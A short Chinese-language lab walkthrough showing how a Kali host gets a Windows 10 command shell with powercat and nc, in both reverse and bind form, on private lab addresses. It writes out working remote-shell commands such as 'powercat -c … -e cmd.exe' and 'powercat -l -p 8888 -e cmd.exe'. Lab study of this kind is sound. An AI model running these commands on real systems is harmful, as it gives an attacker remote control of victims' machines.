# 测试环境


Kali: 192.168.96.129

Windows10: 192.168.96.130

# 正向连接

**Windows10主机使用工具powercat，正向连接Kali主机上的nc。**

1、在Kali上开启nc监听




2、工具下载：<https://github.com/besimorhino/powercat>

，然后powershell进入powercat.psl文件所在目录，执行 Import-Module .\powercat.ps1


PS C:\tools\powercat-master\powercat-master> Import-Module .\powercat.ps1

3、执行命令

powercat -c 192.168.96.129 -p 1234 -e cmd.exe



4、Kali成功获取到Windows10主机的cmd shell



# 反向连接


**Kali主机上的nc反向连接到Windows10主机上的powercat。**

1、nc 192.168.96.130 8888 -vv




2、Windows10主机上执行

powercat -l -p 8888 -e cmd.exe -v



3、Kali主机获取到windows10主机的cmd shell



# 参考

<https://www.freebuf.com/column/135007.html>

在渗透测试中，最常见，或者最受欢迎的用法是反向 reverse shell和正向bind shell。反向shell是从目标主机发起到处于监听状态的攻击机器的shell连接方式，又叫被动连接，而正向bind shell是攻击主机通过特定的端口进行侦听目标主机即将到来的连接。在恶意软件中，bind shell又通常被称为后门。